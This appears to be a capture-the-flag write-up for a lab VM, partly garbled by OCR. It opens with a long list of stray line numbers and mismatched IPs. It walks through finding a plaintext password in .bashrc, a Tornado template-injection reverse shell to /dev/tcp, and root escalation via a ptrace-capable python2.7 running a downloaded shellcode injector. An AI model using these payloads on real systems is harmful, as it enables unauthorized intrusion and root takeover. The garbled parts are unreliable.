1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1495
1496
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1539
1540
1541
1542
1543
1544
1545
1545
1546
1547
1548
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1595
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1639
1640
1641
1642
1643
1644
1645
1645
1646
1647
1648
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1695
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1739
1740
1741
1742
1743
1744
1745
1745
1746
1747
1748
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1795
1796
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1839
1840
1841
1842
1843
1844
1845
1845
1846
1847
1848
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1895
1896
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1939
1940
1941
1942
1943
1944
1945
1945
1946
1947
1948
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1995
1996
1997
1998
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2038
2039
2039
2040
2041
2042
2043
2044
2045
2045
2046
2047
2048
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2089
2090
2091
2092
2093
2094
2095
2095
2096
2097
2098
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2138
2139
2139
2140
2141
2142
2143
2144
2145
2145
2146
2147
2148
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179

```

```
# sources /etc/bash.bashrc.
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

#Setting Password for running python app
username="admin"
password="Saket!#$%@!!"
base64: invalid input
```

And I found the password for saket



I looked back into the nmap result of the ip address and found port 9999 open. So I checked that port out

```
[root@kali:~/home/kali] # nmap -A -p 9999 192.168.0.112
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-29 05:50 EDT
Nmap scan report for hackers.blackhat.local (192.168.0.112)
Host is up (0.0014s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.16.1-Ubuntu
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu)) - Web
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Notorious Kid : A Hacker
9999/tcp   open  http   Tornado httpd 6.1
|_http-server-header: TornadoServer/6.1
|_http-title: Please Log In
|_Requested resource was /Login?next=%2F
MAC Address: 08:00:27:30:D1:15 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X15.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  1.35 ms  hackers.blackhat.local (192.168.0.112)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.19 seconds
```

I found a login page. I logged into it using the credentials I just had found.



In the nmap I had found that it was running on tornado server. So I looked up for the vulnerabilities on internet to create a reverse shell

HACK TRICKS

\$output = \$twig->render("Dear " . \$_GET['name']);

In the previous example part of the template itself is being dynamically generated by the `$_GET` parameter `name`. As template syntax is evaluated server-side, this potentially allows an attacker to place a server-side template injection payload inside the `name` parameter.

External Recon Methodology >

Phishing Methodology >

Infiltration

TOOLSONS:

<http://vulnerable-website.com/?name={{bad-stuff-here}}>

Tornado (Python)

- `{{7*7}} = 49`
- `${7*7} = ${7*7}`
- `{{foobar}} = Error`
- `{{7*'7'}} = 7777777`

```
1  {% import foobar %} = Error
2  {% import os %}{{os.system('whoami')}}
```

I tried running a script on the url but it didn't work. So I encoded the script and tried again

192.168.0.112:9999/

↳ 192.168.0.112:9999/?name=%{import os%}{{os.system('bash -c "bash -i >& /dev/tcp/192.168.0.154/1234 0>&1")}}

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Tell me your name buddy

How can i get to know who are you ??

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

URL Decoder/Encoder

`{% import os %}{{os.system('bash -c "bash -i >& /dev/tcp/192.168.0.112/9001 0>&1")}}`

Decode Encode

- Input a string of text and encode or decode it as you like.

192.168.0.112:9999/

↳ 192.168.0.112:9999/?name=%7B%25%20import%20os%20%25%7D%7B%7D%2Fos%2Esystem(%27bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.0.154%2F9001%20%3E%261%22%27)%7D%7D

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

URL Decoder/Encoder

`%7B%25%20import%20os%20%25%7D%7B%7D%2Fos%2Esystem(%27bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.0.154%2F9001%20%3E%261%22%27)%7D%7D`

Since I used port 9001, on my local machine I used netcat to listen from port 9001

```
(root@kali)-[~/home/kali]
# nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.0.154] from (UNKNOWN) [192.168.0.112] 57250
bash: cannot set terminal process group (648): Inappropriate ioctl for dev
ice
bash: no job control in this shell
saket@ubuntu:~$
```

And I was logged in as user saket

```
saket@ubuntu:~$ id
id
uid=1000(saket) gid=1000(saket) groups=1000(saket),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
saket@ubuntu:~$ cd /tmp
cd /tmp
```

After that I need to get access to root.

So I had to do root privilege escalation

I had used `/sbin/getcap -r >/dev/null`

```
saket@ubuntu:~$ getcap
getcap
Command 'getcap' is available in the following places
* /sbin/getcap
* /usr/sbin/getcap
The command could not be located because '/usr/sbin' is not included in the PATH environment variable.
This is most likely caused by the lack of administrative privileges associated with your user account.
getcap: command not found
saket@ubuntu:~$ /sbin/getcap -r / 2>/dev/null
/sbin/getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

```
saket@ubuntu:~$ ps -ef | grep root
ps -ef | grep root
root      1  0  Sep28 ?        00:00:09 /sbin/init auto noprompt
root      2  0  Sep28 ?        00:00:00 [kthreadd]
root      3  2  Sep28 ?        00:00:00 [rcu_gp]
root      4  2  Sep28 ?        00:00:00 [rcu_par_gp]
root      6  2  Sep28 ?        00:00:00 [kworker/0:0H-kblockd]
root      9  2  Sep28 ?        00:00:00 [mm_percpu_wq]
root     10  2  Sep28 ?        00:00:01 [ksoftirqd/0]
root     11  2  Sep28 ?        00:00:10 [rcu_sched]
root     12  2  Sep28 ?        00:00:00 [migration/0]
root     13  2  Sep28 ?        00:00:00 [idle_inject/0]
root     14  2  Sep28 ?        00:00:00 [cpuhp/0]
root     15  2  Sep28 ?        00:00:00 [cpuhp/1]
root     16  2  Sep28 ?        00:00:00 [idle_inject/1]
root     17  2  Sep28 ?        00:00:00 [migration/1]
root     18  2  Sep28 ?        00:01:28 [ksoftirqd/1]
root     20  2  Sep28 ?        00:00:00 [kworker/1:0H-kblockd]
root     21  2  Sep28 ?        00:00:00 [kdevtmpfs]
root     22  2  Sep28 ?        00:00:00 [netns]
root     23  2  Sep28 ?        00:00:00 [rcu_tasks_kthre]
root     24  2  Sep28 ?        00:00:00 [rcu_tasks_rude_]
root     25  2  Sep28 ?        00:00:00 [rcu_tasks_trace]
root     26  2  Sep28 ?        00:00:00 [kaudit]
root     27  2  Sep28 ?        00:00:00 [khungtaskd]
root     28  2  Sep28 ?        00:00:00 [oom_reaper]
root     29  2  Sep28 ?        00:00:00 [writeback]
root     30  2  Sep28 ?        00:00:00 [kcompactd0]
root     31  2  Sep28 ?        00:00:00 [ksmd]
root     32  2  Sep28 ?        00:00:00 [khugepaged]
root     79  2  Sep28 ?        00:00:00 [kintegrityd]
root    80  2  Sep28 ?        00:00:00 [kblockd]
root    81  2  Sep28 ?        00:00:00 [blkcg_punt_bio]
```

For `/usr/bin/apache2 -k start` I found 794

```
root      601  1  0 Sep28 ?        00:00:00 /usr/lib/polkit-1/polkitd --no-debug
root     6110  1  0 Sep28 ?        00:00:00 /lib/systemd/systemd-udevd-control
root     6113  1  0 Sep28 ?        00:00:00 /lib/systemd/systemd-udevd
root     624  1  0 Sep28 ?        00:00:00 /usr/lib/udisks2/udisksd
root     625  1  0 Sep28 ?        00:00:00 /sbin/wpa_supplicant -u -s -0 /run/wpa_supplicant
avahi    645  575  0 Sep28 ?        00:00:00 avahi-daemon: chroot helper
root     700  1  0 Sep28 ?        00:00:00 /usr/lib/NetworkManager/filter-policy-strict
root     717  1  0 Sep28 ?        00:00:00 /usr/sbin/cupsd -l
root     789  1  0 Sep28 ?        00:00:01 /usr/sbin/cupsd -l
root     793  1  0 Sep28 ?        00:00:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root     794  1  0 Sep28 ?        00:00:02 /usr/sbin/apache2 -k start
root     795  1  0 Sep28 ?        00:00:00 /usr/sbin/apache2 -k start
root     804  799  0 Sep28 ?        00:00:00 gdm-session-worker [pan/dm-launch-environment]
root     1013  1  0 Sep28 ?        00:00:00 /usr/lib/lpower/upperd
gdm    1081  966  0 Sep28 tty1   00:00:00 /usr/bin/wayland :1024 -rootless -noretail -accessx -core -auth /run/user/125/.mutter-Xwayland
listening on 5 -displayfd 6 -listenfd 7
root     141  1  0 Sep28 ?        00:00:00 [loop10]
root     141  2  0 Sep28 ?        00:00:00 [loop11]
root    1538  1  0 Sep28 ?        00:00:07 /usr/lib/napsd/napsd
root    1796  2  0 Sep28 ?        00:00:00 [loop0]
root    2009  2  0 Sep28 ?        00:00:00 [loop1]
root    2427  2  0 Sep28 ?        00:00:00 [kworker/u:1-evt4-rsv-conversion]
root    2597  2  0 Sep28 ?        00:00:00 [kworker/1:3-events]
root    2622  2  0 Sep28 ?        00:00:00 [kworker/0:2-events]
root    2631  2  0 Sep28 ?        00:00:00 [kworker/0:2-percpu_wq]
root    2718  2  0 Sep28 ?        00:00:00 [kworker/0:4-evt4-rsv-conversion]
root    2767  2  0 Sep28 ?        00:00:00 [kworker/1:1-events]
root    2878  2  0 Sep28 ?        00:00:00 [kworker/1:0-events]
root    2887  2  0 Sep28 ?        00:00:00 [kworker/u:2-events_power_efficient]
saket   2896  2881  0 Sep28 ?        00:00:00 grep --color=auto root
```

I used 794 to run the inject.py script

```
saket@ubuntu:~$ cd /tmp
cd /tmp
saket@ubuntu:/tmp$ wget https://gist.githubusercontent.com/wifisecguy/1d69839fe855c36a1dbecca66948ad56/raw/e919439010bbabed769d86303ff18ffbacdaecfd/inject.py
</e919439010bbabed769d86303ff18ffbacdaecfd/inject.py
--2021-09-29 04:53:52-- https://gist.githubusercontent.com/wifisecguy/1d69839fe855c36a1dbecca66948ad56/raw/e919439010bbabed769d86303ff18ffbacdaecfd/inject.py
Resolving gist.githubusercontent.com (gist.githubusercontent.com) ... 185.199.111.133, 185.199.108.133, 1
85.199.110.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.111.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3238 (3.2K) [text/plain]
Saving to: 'inject.py.2'

OK ...
100% 3.69M=0.001s

2021-09-29 04:53:53 (3.69 MB/s) - 'inject.py.2' saved [3238/3238]

saket@ubuntu:/tmp$ python2.7 inject.py 794
python2.7 inject.py 794
Instruction Pointer: 0x7efc212940dal
Injecting Shellcode at: 0x7efc212940dal
Shellcode Injected!!
Final Instruction Pointer: 0x7efc212940dcl
saket@ubuntu:/tmp$ ss -tnlp
ss -tnlp
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port      Process
LISTEN      0            0            0.0.0.0:5600          0.0.0.0:*
```

I found the port 5600. I used that port on nc and I was logged in as root.

```
[root@kali ~]# nc 192.168.0.112 5600
id
uid=0(root) gid=0(root) groups=0(root)
md5sum /etc/shadow; echo nepcodex.com
39c1c54875eb115df2466aacf588686a  /etc/shadow
nepcodex.com
whoami
root
[
```

Mission Successful